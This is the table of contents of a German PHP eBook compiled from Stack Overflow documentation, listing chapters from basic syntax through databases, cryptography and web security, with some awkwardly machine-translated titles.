Kostenloses eBook

LERNEN PHP

Free unaffiliated eBook created from
Stack Overflow contributors.

#php

Inhaltsverzeichnis

Über ... 1

Kapitel 1: Erste Schritte mit PHP ... 2

Bemerkungen ... 2

Versionen ... 3

PHP 7.x ... 3

PHP 5.x ... 3

PHP 4.x ... 3

Legacy-Versionen ... 4

Examples ... 4

HTML-Ausgabe vom Webserver ... 4

Nicht-HTML-Ausgabe vom Webserver ... 5

Hallo Welt! ... 6

Anweisungstrennung ... 7

PHP-CLI ... 8

Auslösen ... 8

Ausgabe ... 8

Eingang ... 9

Eingebauter PHP-Server ... 9

Verwendungsbeispiel ... 9

Aufbau ... 10

Protokolle ... 10

PHP-Tags ... 10

Standard-Tags ... 10

Echo-Tags ... 10

Kurze Tags ... 11

ASP-Tags ... 11

Kapitel 2: Abhängigkeitsspritze ... 12

Einführung ... 12

Examples ... 12

Konstruktorinjektion ... 12
Setter-Injektion ... 13
Behälterinjektion ... 14
Kapitel 3: Alternative Syntax für Kontrollstrukturen ... 16
Syntax ... 16
Bemerkungen ... 16
Examples ... 16
Alternative für Aussage ... 16
Alternative while-Anweisung ... 16
Alternative foreach-Anweisung ... 17
Alternative switch-Anweisung ... 17
Alternative if / else-Anweisung ... 17
Kapitel 4: APCu ... 19
Einführung ... 19
Examples ... 19
Einfaches Speichern und Abrufen ... 19
Information speichern ... 19
Iteration über Einträge ... 19
Kapitel 5: Array-Iteration ... 21
Syntax ... 21
Bemerkungen ... 21
Methodenvergleich zur Iteration eines Arrays ... 21
Examples ... 21
Mehrere Arrays zusammen iterieren ... 21
Verwenden eines inkrementellen Index ... 22
Verwendung interner Arrayzeiger ... 23
Mit each ... 23
Mit next ... 24
Foreach verwenden ... 24
Direkte Schleife ... 24
Schleife mit den Tasten ... 24

Nach Referenz durchlaufen 25
Parallelität 25
ArrayObject Iterator verwenden 26
Kapitel 6: Arrays 27
Einführung 27
Syntax 27
Parameter 27
Bemerkungen 27
Siehe auch 27
Examples 27
Array initialisieren 28
Überprüfen Sie, ob der Schlüssel vorhanden ist 30
Prüfen, ob im Array ein Wert vorhanden ist 31
Überprüfung des Array-Typs 32
ArrayAccess- und Iterator-Schnittstellen 32
Ein Array von Variablen erstellen 36
Kapitel 7: Asynchrone Programmierung 37
Examples 37
Vorteile von Generatoren 37
Icicle-Ereignisschleife verwenden 37
Verwenden der Amp-Ereignisschleife 38
Nicht blockierende Prozesse mit proc_open () starten 38
Serielle Schnittstelle mit Event und DIO lesen 40
Testen 42
HTTP-Client basierend auf Ereigniserweiterung 42
http-client.php 42
test.php 44
Verwendungszweck 44
HTTP-Client basierend auf Ev Extension 45
http-client.php 45
Testen 49

Kapitel 8: Auf einem Array ausführen ... 51
Examples ... 51
Anwenden einer Funktion auf jedes Element eines Arrays ... 51
Array in Stücke aufteilen ... 52
Ein Array in einen String implodieren ... 53
array_reduce ... 54
Arrays "destructuring" mit list () ... 55
Drücken Sie einen Wert in ein Array ... 55
Kapitel 9: Ausgabepufferung ... 57
Parameter ... 57
Examples ... 57
Grundlegende Verwendung zum Abrufen von Inhalten zwischen Puffern und Löschen ... 57
Verschachtelte Ausgabepuffer ... 58
Erfassen des Ausgabepuffers zur späteren Wiederverwendung ... 59
Ausgabepuffer vor Inhalt ausführen ... 60
Verwendung des Ausgabepuffers zum Speichern von Inhalten in einer Datei, nützlich für Beri ... 60
Bearbeitung des Puffers über einen Rückruf ... 61
Streamen Sie die Ausgabe an den Client ... 62
Typische Verwendung und Gründe für die Verwendung von ob_start ... 62
Kapitel 10: Ausnahmebehandlung und Fehlerberichterstattung ... 63
Examples ... 63
Einstellen der Fehlerberichterstattung und Angabe, wo sie angezeigt werden sollen ... 63
Ausnahme- und Fehlerbehandlung ... 63
versuchen / fangen ... 64
Verschiedene Ausnahmetypen abfangen ... 64
endlich ... 64
zu werfen ... 65
Protokollierung schwerwiegender Fehler ... 65
Kapitel 11: Autoloading Primer ... 67
Syntax ... 67
Bemerkungen ... 67
Examples ... 67

Inline-Klassendefinition, kein Laden erforderlich ... 67
Manuelles Klassenladen mit Anfordern ... 67
Autoloading ersetzt das manuelle Laden von Klassendefinitionen ... 68
Autoloading als Teil einer Framework-Lösung ... 68
Autoloading mit Composer ... 69
Kapitel 12: BC Math (Binärer Rechner) ... 71
Einführung ... 71
Syntax ... 71
Parameter ... 71
Bemerkungen ... 73
Examples ... 73
Vergleich zwischen BCMath- und Float-Arithmetikoperationen ... 73
bcadd vs float + float ... 73
bcsub vs float-float ... 73
bcmul vs int * int ... 73
bcmul vs float * float ... 74
bcdiv vs float / float ... 74
Verwenden von bcmath zum Lesen / Schreiben einer binären Länge auf einem 32-Bit-System ... 74
Kapitel 13: Befehlszeilenschnittstelle (CLI) ... 76
Examples ... 76
Argumentbehandlung ... 76
Eingabe- und Ausgabeverarbeitung ... 77
Rückgabecodes ... 78
Programmoptionen behandeln ... 78
Schränken Sie die Skriptausführung auf die Befehlszeile ein ... 80
Führen Sie Ihr Skript aus ... 80
Verhaltensunterschiede in der Befehlszeile ... 81
Eingebauter Webserver ausführen ... 81
Randfälle von getopt () ... 82
Kapitel 14: Beitrag zum PHP Core ... 84
Bemerkungen ... 84

Mit Bugfixes beitragen ... 84
Mit Feature-Ergänzungen beitragen ... 84
Veröffentlichungen ... 85
Versionierung ... 85
Examples ... 86
Eine grundlegende Entwicklungsumgebung einrichten ... 86
Kapitel 15: Beitrag zum PHP-Handbuch ... 87
Einführung ... 87
Bemerkungen ... 87
Examples ... 87
Verbessern Sie die offizielle Dokumentation ... 87
Tipps zum Mitmachen des Handbuchs ... 87
Kapitel 16: Bemerkungen ... 89
Bemerkungen ... 89
Examples ... 89
Einzeilige Kommentare ... 89
Mehrzeilige Kommentare ... 89
Kapitel 17: Bildverarbeitung mit GD ... 90
Bemerkungen ... 90
Examples ... 90
Bild erstellen ... 90
Ein Bild konvertieren ... 90
Bildausgabe ... 91
Speichern in eine Datei ... 91
Ausgabe als HTTP-Antwort ... 91
In eine Variable schreiben ... 91
Verwendung von OB (Ausgangspufferung) ... 92
Stream-Wrapper verwenden ... 92
Verwendungsbeispiel ... 93
Bildzuschnitt und Größenanpassung ... 93
Kapitel 18: Composer-Abhängigkeitsmanager ... 96

Einführung ... 96
Syntax ... 96
Parameter ... 96
Bemerkungen ... 96
Nützliche Links ... 96
Einige Vorschläge ... 97
Examples ... 97
Was ist Komponist? ... 97
Autoloading mit Composer ... 98
Vorteile der Verwendung von Composer ... 99
Unterschied zwischen "Composer Install" und "Composer Update" ... 99
composer update ... 99
composer install ... 100
Wann zu installieren und wann zu aktualisieren ... 100
Verfügbare Befehle für den Komponisten ... 100
Installation ... 102
Örtlich ... 102
Global ... 102
Kapitel 19: CURL in PHP verwenden ... 104
Syntax ... 104
Parameter ... 104
Examples ... 104
Grundnutzung (GET-Anfragen) ... 104
POST-Anfragen ... 105
Verwenden von multi_curl zum Erstellen mehrerer POST-Anforderungen ... 105
Erstellen und Senden einer Anfrage mit einer benutzerdefinierten Methode ... 107
Verwendung von Cookies ... 107
Senden Sie mehrdimensionale Daten und mehrere Dateien mit CurlFile in einer Anfrage ... 108
Erhalte und setze benutzerdefinierte http-Header in PHP ... 111
Kapitel 20: Dateibehandlung ... 113
Syntax ... 113
Parameter ... 113

Bemerkungen ... 113
Dateiname-Syntax ... 113
Examples ... 114
Dateien und Verzeichnisse löschen ... 114
Dateien löschen ... 114
Löschen von Verzeichnissen mit rekursiver Löschung ... 114
Komfortfunktionen ... 115
Rohes direktes IO ... 115
CSV IO ... 115
Eine Datei direkt in stdout einlesen ... 116
Oder von einem Dateizeiger ... 116
Eine Datei in ein Array einlesen ... 116
Dateiinformationen abrufen ... 117
Prüfen Sie, ob ein Pfad ein Verzeichnis oder eine Datei ist ... 117
Dateityp überprüfen ... 117
Lesbarkeit und Beschreibbarkeit prüfen ... 118
Dateizugriffs- / Änderungszeit prüfen ... 118
Erhalte Pfadteile mit fileinfo ... 118
Minimieren Sie den Speicherverbrauch beim Umgang mit großen Dateien ... 119
Stream-basierte Datei-IO ... 120
Einen Stream öffnen ... 120
lesen ... 121
Zeilen lesen ... 121
Lesen Sie alles, was noch übrig ist ... 122
Dateizeigerposition anpassen ... 122
Schreiben ... 122
Dateien und Verzeichnisse verschieben und kopieren ... 122
Dateien kopieren ... 122
Verzeichnisse kopieren mit Rekursion ... 123
Umbenennen / Verschieben ... 123

Kapitel 21: Datetime-Klasse 125
Examples 125
getTimestamp 125
Datum einstellen 125
Datumsintervalle hinzufügen oder abziehen 125
Erstellen Sie DateTime aus einem benutzerdefinierten Format 126
DateTimes drucken 126
Format 126
Verwendungszweck 127
Prozedural 127
Objektorientierter 127
Prozessuales Äquivalent 127
Erstellen Sie die unveränderliche Version von DateTime aus Mutable vor PHP 5.6 127
Kapitel 22: Debuggen 129
Examples 129
Variablen ausgeben 129
Fehler anzeigen 129
phpinfo () 130
Warnung 130
Einführung 130
Beispiel 131
Xdebug 131
phpversion () 132
Einführung 132
Beispiel 132
Fehlerberichterstattung (beide verwenden) 132
Kapitel 23: Den Wert einer Variablen ausgeben 133
Einführung 133
Bemerkungen 133
Examples 133
Echo und Drucken 133

Kurzschreibweise für echo ... 134
Priorität des print ... 134
Unterschiede zwischen echo und print ... 135
Ausgabe einer strukturierten Ansicht von Arrays und Objekten ... 135
print_r() - Ausgabe von Arrays und Objekten zum Debuggen ... 135
var_dump() - var_dump() lesbare Debugging-Informationen über den Inhalt des Arguments (der ... 136
var_export() - var_export() gültigen PHP Code aus ... 137
printf vs sprintf ... 138
Stringverkettung mit Echo ... 138
String-Verkettung vs. Übergabe mehrerer Argumente an das Echo ... 139
Ausgabe großer Ganzzahlen ... 139
Geben Sie ein mehrdimensionales Array mit Index und Wert aus und drucken Sie es in die Tab ... 140
Kapitel 24: Designmuster ... 142
Einführung ... 142
Examples ... 142
Methodenverkettung in PHP ... 142
Wann verwenden? ... 143
Zusätzliche Bemerkungen ... 143
Befehlsabfrage-Trennung ... 143
Getter ... 143
Demetergesetz und Auswirkungen auf die Prüfung ... 143
Kapitel 25: Docker-Bereitstellung ... 145
Einführung ... 145
Bemerkungen ... 145
Examples ... 145
Holen Sie sich ein Docker-Image für PHP ... 145
Dockerfile schreiben ... 145
Dateien ignorieren ... 146
Gebäudebild ... 146
Anwendungscontainer starten ... 146
Container prüfen ... 146

Anwendungsprotokolle ... 146
Kapitel 26: Ein Array manipulieren ... 148
Examples ... 148
Elemente aus einem Array entfernen ... 148
Terminalelemente entfernen ... 148
Filtern eines Arrays ... 149
Nicht leere Werte filtern ... 149
Filtern nach Rückruf ... 149
Filtern nach Index ... 150
Indizes in gefiltertem Array ... 150
Element zum Arrayanfang hinzufügen ... 151
Whitelist nur einige Array-Schlüssel ... 152
Ein Array sortieren ... 153
Sortieren() ... 153
rsort () ... 153
asort () ... 153
arsort () ... 154
ksort () ... 154
krsort () ... 155
natsort () ... 155
natcasesort () ... 155
Mischen() ... 156
usort () ... 156
uasort () ... 157
uksort () ... 157
Werte mit Schlüsseln austauschen ... 158
Verbinden Sie zwei Arrays in einem Array ... 158
Kapitel 27: Email schicken ... 160
Parameter ... 160
Bemerkungen ... 160

Examples ... 161
E-Mail senden - Die Grundlagen, weitere Details und ein vollständiges Beispiel ... 161
Senden von HTML-E-Mails mit mail () ... 164
Senden von Nur-Text-E-Mails mit PHPMailer ... 164
Senden einer E-Mail mit einer Anlage mithilfe von mail () ... 165
Content-Transfer-Kodierungen ... 166
Senden von HTML-E-Mails mit PHPMailer ... 167
Senden von E-Mails mit einem Anhang mithilfe von PHPMailer ... 167
Senden von Nur-Text-E-Mails mit Sendgrid ... 168
Senden einer E-Mail mit einer Anlage mithilfe von Sendgrid ... 169
Kapitel 28: Erstellen Sie PDF-Dateien in PHP ... 170
Examples ... 170
Erste Schritte mit PDFlib ... 170
Kapitel 29: Filter & Filterfunktionen ... 171
Einführung ... 171
Syntax ... 171
Parameter ... 171
Examples ... 171
E-mail Adresse bestätigen ... 171
Das Überprüfen eines Werts ist eine ganze Zahl ... 172
Das Validieren einer Ganzzahl fällt in einen Bereich ... 173
Bestätigen Sie eine URL ... 173
Filter desinfizieren ... 175
Validierung boolescher Werte ... 176
Das Bestätigen einer Zahl ist ein Float ... 176
Überprüfen Sie eine MAC-Adresse ... 177
E-Mail-Adressen von Sanitze ... 177
Bereinigen Sie ganze Zahlen ... 178
Bereinigen Sie URLs ... 178
Desinfizieren von Schwimmern ... 179
Überprüfen Sie die IP-Adressen ... 181
Kapitel 30: Funktionale Programmierung ... 183

Einführung ... 183
Examples ... 183
Zuordnung zu Variablen ... 183
Verwenden Sie externe Variablen ... 183
Rückruffunktion als Parameter übergeben ... 184
Verfahrensstil: ... 184
Objektorientierter Stil: ... 184
Objektorientierter Stil mit einer statischen Methode: ... 184
Eingebaute Funktionen als Rückrufe verwenden ... 185
Anonyme Funktion ... 185
Umfang ... 186
Verschlüsse ... 186
Reine Funktionen ... 188
Objekte als Funktion ... 188
Häufige funktionale Methoden in PHP ... 189
Kartierung ... 189
Reduzieren (oder falten) ... 189
Filterung ... 189
Kapitel 31: Funktionen ... 190
Syntax ... 190
Examples ... 190
Grundlegende Funktionsverwendung ... 190
Optionale Parameter ... 190
Argumente als Referenz übergeben ... 191
Argumentlisten mit variabler Länge ... 192
Funktionsumfang ... 194
Kapitel 32: Geben Sie Hinweis ein ... 195
Syntax ... 195
Bemerkungen ... 195
Examples ... 195
Geben Sie Skalar-Typen, Arrays und Callables an ... 195
Eine Ausnahme: Sondertypen ... 197

Geben Sie generische Objekte ein ... 197
Geben Sie Hinting-Klassen und Schnittstellen ein ... 198
Hinweis zum Klassentyp ... 198
Schnittstellentyp-Hinweis ... 199
Hinweise zur Eigenart ... 199
Typ Hinting No Return (Void) ... 199
Nullwert-Typhinweise ... 200
Parameter ... 200
Rückgabewerte ... 200
Kapitel 33: Generatoren ... 202
Examples ... 202
Warum einen Generator verwenden? ... 202
RandomNumbers () mit einem Generator neu schreiben ... 202
Eine große Datei mit einem Generator lesen ... 203
Das Yield-Keyword ... 203
Ertragswerte ... 204
Ertragswerte mit Schlüsseln ... 204
Verwenden Sie die send () - Funktion, um Werte an einen Generator zu übergeben ... 205
Kapitel 34: Häufige Fehler ... 207
Examples ... 207
Unerwartetes $ end ... 207
Rufen Sie fetch_assoc boolean auf ... 207
Kapitel 35: Header-Manipulation ... 209
Examples ... 209
Grundeinstellung eines Headers ... 209
Kapitel 36: HTML analysieren ... 211
Examples ... 211
Analysieren von HTML aus einem String ... 211
XPath verwenden ... 211
SimpleXML ... 211
Präsentation ... 211

XML-Analyse mit prozeduralem Ansatz ... 212
Analysieren von XML mithilfe des OOP-Ansatzes ... 212
Zugriff auf Kinder und Attribute ... 212
Wenn Sie deren Namen kennen: ... 212
Wenn Sie deren Namen nicht kennen (oder Sie nicht wissen wollen): ... 213
Kapitel 37: HTTP-Authentifizierung ... 214
Einführung ... 214
Examples ... 214
Einfach authentifizieren ... 214
Kapitel 38: Imagick ... 215
Examples ... 215
Erste Schritte ... 215
Bild in base64-Zeichenfolge konvertieren ... 215
Kapitel 39: IMAP ... 217
Examples ... 217
Installieren Sie die IMAP-Erweiterung ... 217
Verbindung zu einer Mailbox herstellen ... 217
Alle Ordner in der Mailbox auflisten ... 219
Nachrichten im Postfach suchen ... 219
Kapitel 40: Installation einer PHP-Umgebung unter Windows ... 222
Bemerkungen ... 222
Examples ... 222
Laden Sie XAMPP herunter und installieren Sie es ... 222
Was ist XAMPP? ... 222
Wo soll ich es herunterladen? ... 222
Wie installiere ich und wo sollte ich meine PHP / html-Dateien ablegen? ... 222
Installieren Sie das mitgelieferte Installationsprogramm ... 222
Installieren Sie die ZIP-Datei ... 223
Nach der Installation ... 223
Dateibehandlung ... 223
Laden Sie herunter, installieren Sie und verwenden Sie WAMP ... 224

Installieren Sie PHP und verwenden Sie es mit IIS ... 225
Kapitel 41: Installation in Linux- / Unix-Umgebungen ... 227
Examples ... 227
Befehlszeileninstallation mit APT für PHP 7 ... 227
Installation in Enterprise Linux-Distributionen (CentOS, Scientific Linux usw.) ... 227
Kapitel 42: JSON ... 229
Einführung ... 229
Syntax ... 229
Parameter ... 229
Bemerkungen ... 230
Examples ... 230
Dekodierung einer JSON-Zeichenfolge ... 230
Kodierung einer JSON-Zeichenfolge ... 233
Argumente ... 233
JSON_FORCE_OBJECT ... 234
JSON_HEX_TAG , JSON_HEX_AMP , JSON_HEX_APOS , JSON_HEX_QUOT ... 234
JSON_NUMERIC_CHECK ... 235
JSON_PRETTY_PRINT ... 235
JSON_UNESCAPED_SLASHES ... 235
JSON_UNESCAPED_UNICODE ... 235
JSON_PARTIAL_OUTPUT_ON_ERROR ... 236
JSON_PRESERVE_ZERO_FRACTION ... 236
JSON_UNESCAPED_LINE_TERMINATORS ... 236
Debuggen von JSON-Fehlern ... 237
json_last_error_msg ... 237
json_last_error ... 238
JsonSerializable in einem Objekt verwenden ... 239
Eigenschaftswerte Beispiel ... 239
Private und geschützte Eigenschaften mit json_encode() ... 240
Ausgabe: ... 240
Header Json und die zurückgegebene Antwort ... 240

Kapitel 43: Kekse 242
Einführung 242
Syntax 242
Parameter 242
Bemerkungen 243
Examples 243
Cookie setzen 243
Ein Cookie abrufen 243
Cookie ändern 244
Überprüfen, ob ein Cookie gesetzt ist 244
Cookie entfernen 244
Kapitel 44: Klassen und Objekte 246
Einführung 246
Syntax 246
Bemerkungen 246
Klassen und Schnittstellenkomponenten 246
Examples 247
Schnittstellen 247
Einführung 247
Realisierung 247
Erbe 248
Beispiele 249
Klassenkonstanten 250
Definiere vs Klassenkonstanten 253
Verwenden von :: class zum Abrufen des Klassennamens 253
Spätes statisches Binden 254
Abstrakte Klassen 255
Wichtige Notiz 256
Namensraum und Autoloading 257
Dynamische Bindung 258
Sichtbarkeit von Methoden und Eigenschaften 260

Öffentlichkeit ... 260
Geschützt ... 260
Privatgelände ... 261
Aufrufen eines übergeordneten Konstruktors beim Instanziieren eines untergeordneten Objekt ... 262
Letztes Schlüsselwort ... 263
$ this, selbst und statisch plus das Singleton ... 264
Der singleton ... 266
Autoloading ... 267
Anonyme Klassen ... 269
Grundklasse definieren ... 270
Konstrukteur ... 270
Eine andere Klasse erweitern ... 271
Kapitel 45: Kodierungskonventionen ... 272
Examples ... 272
PHP-Tags ... 272
Kapitel 46: Konstanten ... 273
Syntax ... 273
Bemerkungen ... 273
Examples ... 273
Prüfen ob Konstante definiert ist ... 273
Einfach überprüfen ... 273
Alle definierten Konstanten erhalten ... 274
Konstanten definieren ... 275
Definiere Konstante mit expliziten Werten ... 275
Konstante mit einer anderen Konstante definieren ... 275
Reservierte Konstanten ... 275
Bedingt definiert ... 276
const vs define ... 276
Klassenkonstanten ... 276
Konstante Arrays ... 277

Klassenkonstante Beispiel ... 277
Einfaches konstantes Beispiel ... 277
Konstanten verwenden ... 277
Kapitel 47: Kontrollstrukturen ... 279
Examples ... 279
Alternative Syntax für Kontrollstrukturen ... 279
während ... 279
mache ... 279
gehe zu ... 280
erklären ... 280
ansonsten ... 280
einschließen & erfordern ... 281
benötigen ... 281
umfassen ... 281
Rückkehr ... 283
zum ... 283
für jeden ... 283
wenn sonst noch ... 284
ob ... 284
Schalter ... 284
Kapitel 48: Kryptographie ... 287
Bemerkungen ... 287
Examples ... 287
Symmetrische Chiffre ... 287
Verschlüsselung ... 287
Entschlüsselung ... 287
Base64 kodieren & dekodieren ... 288
Symmetrische Verschlüsselung und Entschlüsselung großer Dateien mit OpenSSL ... 288
Dateien verschlüsseln ... 288
Dateien entschlüsseln ... 289
Wie benutzt man ... 290

Kapitel 49: Leseanforderungsdaten ... 291
Bemerkungen ... 291
Wahl zwischen GET und POST ... 291
Anfordern von Datenanfälligkeiten ... 291
Examples ... 291
Fehler beim Hochladen von Dateien ... 291
POST-Daten lesen ... 292
GET-Daten lesen ... 293
POST-Rohdaten lesen ... 293
Hochladen von Dateien mit HTTP PUT ... 294
Übergeben von Arrays per POST ... 294
Kapitel 50: Lokalisierung ... 296
Syntax ... 296
Examples ... 296
Strings mit gettext () lokalisieren ... 296
Kapitel 51: Magische Konstanten ... 298
Bemerkungen ... 298
Examples ... 298
Unterschied zwischen __FUNCTION__ und __METHOD__ ... 298
Unterschied zwischen __CLASS__, get_class () und get_called_class () ... 299
Datei- und Verzeichniskonstanten ... 299
Aktuelle Datei ... 299
Aktuelles Verzeichnis ... 300
Separatoren ... 300
Kapitel 52: Magische Methoden ... 302
Examples ... 302
__get (), __set (), __isset () und __unset () ... 302
leere () Funktion und magische Methoden ... 303
__construct () und __destruct () ... 303
__toString () ... 304
__aufrufen() ... 305
__call () und __callStatic () ... 305

Beispiel: 306
__sleep () und __wakeup () 307
__Debug-Informationen() 307
__Klon() 308
Kapitel 53: Maschinelles lernen 309
Bemerkungen 309
Examples 309
Klassifizierung mit PHP-ML 309
SVC (Support Vector Classification) 309
k-Nächste Nachbarn 310
NaiveBayes-Klassifizierer 310
Praktischer Fall 311
Regression 311
Vektorregression unterstützen 311
LeastSquares Lineare Regression 312
Praktischer Fall 313
Clustering 313
k-Means 313
DBSCAN 314
Praktischer Fall 314
Kapitel 54: Mehrere Arrays gemeinsam bearbeiten 315
Examples 315
Arrays zusammenführen oder verketten 315
Array-Kreuzung 315
Kombination von zwei Arrays (Schlüssel von einem, Werte von einem anderen) 316
Ändern eines mehrdimensionalen Arrays in ein assoziatives Array 316
Kapitel 55: Mit Datum und Uhrzeit arbeiten 318
Syntax 318
Examples 318
Analysieren Sie englische Datumsbeschreibungen in ein Datumsformat 318
Konvertieren Sie ein Datum in ein anderes Format 318

Verwenden vordefinierter Konstanten für das Datumsformat ... 320
Den Unterschied zwischen zwei Datumsangaben erhalten ... 321
Kapitel 56: MongoDB verwenden ... 323
Examples ... 323
Verbinden Sie sich mit MongoDB ... 323
Ein Dokument erhalten - findOne () ... 323
Mehrere Dokumente abrufen - find () ... 323
Dokument einfügen ... 323
Aktualisieren Sie ein Dokument ... 324
Dokument löschen ... 324
Kapitel 57: Mongo-php ... 325
Syntax ... 325
Examples ... 325
Alles dazwischen MongoDB und Php ... 325
Kapitel 58: Multiprocessing ... 328
Examples ... 328
Multiprocessing mit integrierten Gabelfunktionen ... 328
Unterprozess mit Fork erstellen ... 328
Interprozesskommunikation ... 329
Kapitel 59: Multi-Threading-Erweiterung ... 331
Bemerkungen ... 331
Examples ... 331
Fertig machen ... 331
Pools und Arbeiter verwenden ... 332
Kapitel 60: Namensräume ... 334
Bemerkungen ... 334
Examples ... 334
Namespaces deklarieren ... 334
Verweis auf eine Klasse oder Funktion in einem Namespace ... 335
Was sind Namensräume? ... 336
Deklaration von Sub-Namespaces ... 336
Kapitel 61: Objektserialisierung ... 338

Syntax ... 338
Bemerkungen ... 338
Examples ... 338
Serialize / Unserialize ... 338
Die serialisierbare Schnittstelle ... 338
Kapitel 62: Operatoren ... 340
Einführung ... 340
Bemerkungen ... 340
Examples ... 341
String-Operatoren (. Und. =) ... 341
Grundaufgabe (=) ... 342
Kombinierte Zuordnung (+ = etc) ... 342
Ändern der Operatorrangfolge (mit Klammern) ... 343
Verband ... 343
Linke Vereinigung ... 343
Richtige Vereinigung ... 343
Vergleichsoperatoren ... 344
Gleichberechtigung ... 344
Vergleich von Objekten ... 344
Andere häufig verwendete Operatoren ... 344
Raumschiffbetreiber (<=>) ... 346
Null-Koaleszenz-Operator (??) ... 346
Instanz von (Typoperator) ... 347
Vorsichtsmaßnahmen ... 348
Ältere PHP-Versionen (vor 5.0) ... 349
Ternärer Betreiber (? :) ... 349
Inkrementieren (++) und Dekrementieren von Operatoren (-) ... 350
Ausführungsoperator (``) ... 351
Logische Operatoren (&& / AND und || / OR) ... 351
Bitweise Operatoren ... 351
Bitweise Operatoren voranstellen ... 351

Bitmasken-Bitmaskenoperatoren ... 352
Beispielanwendungen von Bitmasken ... 352
Bitverschiebungsoperatoren ... 353
Anwendungsbeispiele für Bitverschiebung: ... 354
Objekt- und Klassenoperatoren ... 354
Kapitel 63: Passwort-Hashing-Funktionen ... 357
Einführung ... 357
Syntax ... 357
Bemerkungen ... 357
Algorithmusauswahl ... 357
Sichere Algorithmen ... 357
Unsichere Algorithmen ... 357
Examples ... 358
Stellen Sie fest, ob ein vorhandener Kennwort-Hash auf einen stärkeren Algorithmus aktuali ... 358
Passwort-Hash erstellen ... 359
Salz für Passwort-Hash ... 360
Überprüfen eines Passworts gegen einen Hash ... 360
Kapitel 64: PDO ... 362
Einführung ... 362
Syntax ... 362
Bemerkungen ... 362
Examples ... 362
Grundlegende PDO-Verbindung und -Abfrage ... 362
SQL-Injektion mit parametrisierten Abfragen verhindern ... 363
PDO: Verbindung zum MySQL / MariaDB-Server ... 365
Standardverbindung (TCP / IP) ... 365
Socket-Verbindung ... 365
Datenbanktransaktionen mit PDO ... 365
PDO: Anzahl der betroffenen Zeilen durch eine Abfrage abrufen ... 369
PDO :: lastInsertId () ... 369
Kapitel 65: Performance ... 371

Examples ... 371
Profilierung mit XHProf ... 371
Speichernutzung ... 371
Profilierung mit Xdebug ... 372
Kapitel 66: PHP Eingebauter Server ... 376
Einführung ... 376
Parameter ... 376
Bemerkungen ... 376
Examples ... 376
Den eingebauten Server ausführen ... 376
eingebauter Server mit spezifischem Verzeichnis und Routerskript ... 377
Kapitel 67: PHP MySQLi ... 378
Einführung ... 378
Bemerkungen ... 378
Eigenschaften ... 378
Alternativen ... 378
Examples ... 378
MySQLi verbinden ... 378
MySQLi-Abfrage ... 379
Durchlaufen Sie die MySQLi-Ergebnisse ... 380
Verbindung schließen ... 381
Vorbereitete Anweisungen in MySQLi ... 381
Strings entkommen ... 382
MySQLi Insert ID ... 383
Debuggen von SQL in MySQLi ... 384
So erhalten Sie Daten aus einer vorbereiteten Anweisung ... 385
Vorbereitete Anweisungen ... 385
Bindung der Ergebnisse ... 385
Was ist, wenn ich mysqlnd nicht installieren mysqlnd ? ... 386
Kapitel 68: PHP mysqli betroffene Zeilen gibt 0 zurück, wenn eine positive Ganzzahl zurück ... 388
Einführung ... 388

Examples ... 388
$ Stmt-> betroffene_rows von PHP gibt periodisch 0 zurück, wenn eine positive ganze Zahl z ... 388
Kapitel 69: PHPDoc ... 389
Syntax ... 389
Bemerkungen ... 389
Examples ... 390
Metadaten zu Funktionen hinzufügen ... 390
Metadaten zu Dateien hinzufügen ... 390
Vererbung von Metadaten aus übergeordneten Strukturen ... 391
Eine Variable beschreiben ... 391
Parameter beschreiben ... 392
Sammlungen ... 393
Generics-Syntax ... 393
Beispiele ... 393
Kapitel 70: PHP-Erweiterungen kompilieren ... 395
Examples ... 395
Kompilieren unter Linux ... 395
Schritte zum Kompilieren ... 395
Laden der Extension in PHP ... 396
Kapitel 71: PSR ... 397
Einführung ... 397
Examples ... 397
PSR-4: Autoloader ... 397
PSR-1: Basic Coding Standard ... 398
PSR-8: Umsteckbare Schnittstelle ... 398
Kapitel 72: Reflexion ... 400
Examples ... 400
Zugriff auf private und geschützte Mitgliedervariablen ... 400
Featureerkennung von Klassen oder Objekten ... 402
Testen privater / geschützter Methoden ... 403
Kapitel 73: Reguläre Ausdrücke (Regex / PCRE) ... 405

Syntax ... 405
Parameter ... 405
Bemerkungen ... 405
Examples ... 405
String-Abgleich mit regulären Ausdrücken ... 406
Zeichenfolge durch einen regulären Ausdruck in ein Array aufteilen ... 406
Zeichenfolge, die durch regulären Ausdruck ersetzt wird ... 407
Globales RegExp-Match ... 407
String durch Callback ersetzen ... 409
Kapitel 74: Rezepte ... 410
Einführung ... 410
Examples ... 410
Erstellen Sie einen Website-Besuchsschalter ... 410
Kapitel 75: Schleifen ... 411
Einführung ... 411
Syntax ... 411
Bemerkungen ... 411
Examples ... 411
zum ... 411
für jeden ... 412
brechen ... 413
mache ... während ... 414
fortsetzen ... 415
während ... 416
Kapitel 76: Schließung ... 417
Examples ... 417
Grundlegende Verwendung eines Verschlusses ... 417
Verwendung externer Variablen ... 418
Grundverschlußbindung ... 418
Abschlussbindung und Geltungsbereich ... 419
Eine Schließung für einen Anruf binden ... 420
Verwenden Sie Verschlüsse, um ein Beobachtermuster zu implementieren ... 421

Kapitel 77: Serialisierung ... 423
Syntax ... 423
Parameter ... 423
Bemerkungen ... 423
Examples ... 424
Serialisierung verschiedener Typen ... 424
Serialisierung einer Zeichenfolge ... 424
Serialisierung eines Double ... 424
Serialisierung eines Floats ... 424
Serialisierung einer Ganzzahl ... 424
Serialisieren eines Boolean ... 424
Serialisierung von Null ... 425
Serialisieren eines Arrays ... 425
Objekt serialisieren ... 425
Beachten Sie, dass Verschlüsse nicht serialisiert werden können: ... 426
Sicherheitsprobleme mit unserialize ... 426
Mögliche Angriffe ... 426
PHP-Objektinjektion ... 426
Kapitel 78: Sichere mich zurück ... 429
Einführung ... 429
Examples ... 429
"Keep me eingeloggt" - der beste Ansatz ... 429
Kapitel 79: Sicherheit ... 430
Einführung ... 430
Bemerkungen ... 430
Examples ... 430
Fehler melden ... 430
Eine schnelle Lösung ... 430
Fehler behandeln ... 431
Cross-Site-Scripting (XSS) ... 431
Problem ... 431

Lösung ... 432
Filterfunktionen ... 432
HTML-Kodierung ... 432
URL-Kodierung ... 432
Verwendung spezieller externer Bibliotheken oder OWASP AntiSamy-Listen ... 433
Dateiaufnahme ... 433
Remote File Inclusion ... 433
Lokale Dateieinbeziehung ... 433
Lösung für RFI & LFI: ... 434
Befehlszeileninjektion ... 434
Problem ... 434
Lösung ... 434
PHP Version Leakage ... 435
Tags entfernen ... 436
Basisbeispiel ... 436
Tags zulassen ... 436
Bekanntmachung (en) ... 436
Cross-Site Request Forgery ... 437
Problem ... 437
Lösung ... 437
Beispielcode ... 437
Dateien hochladen ... 438
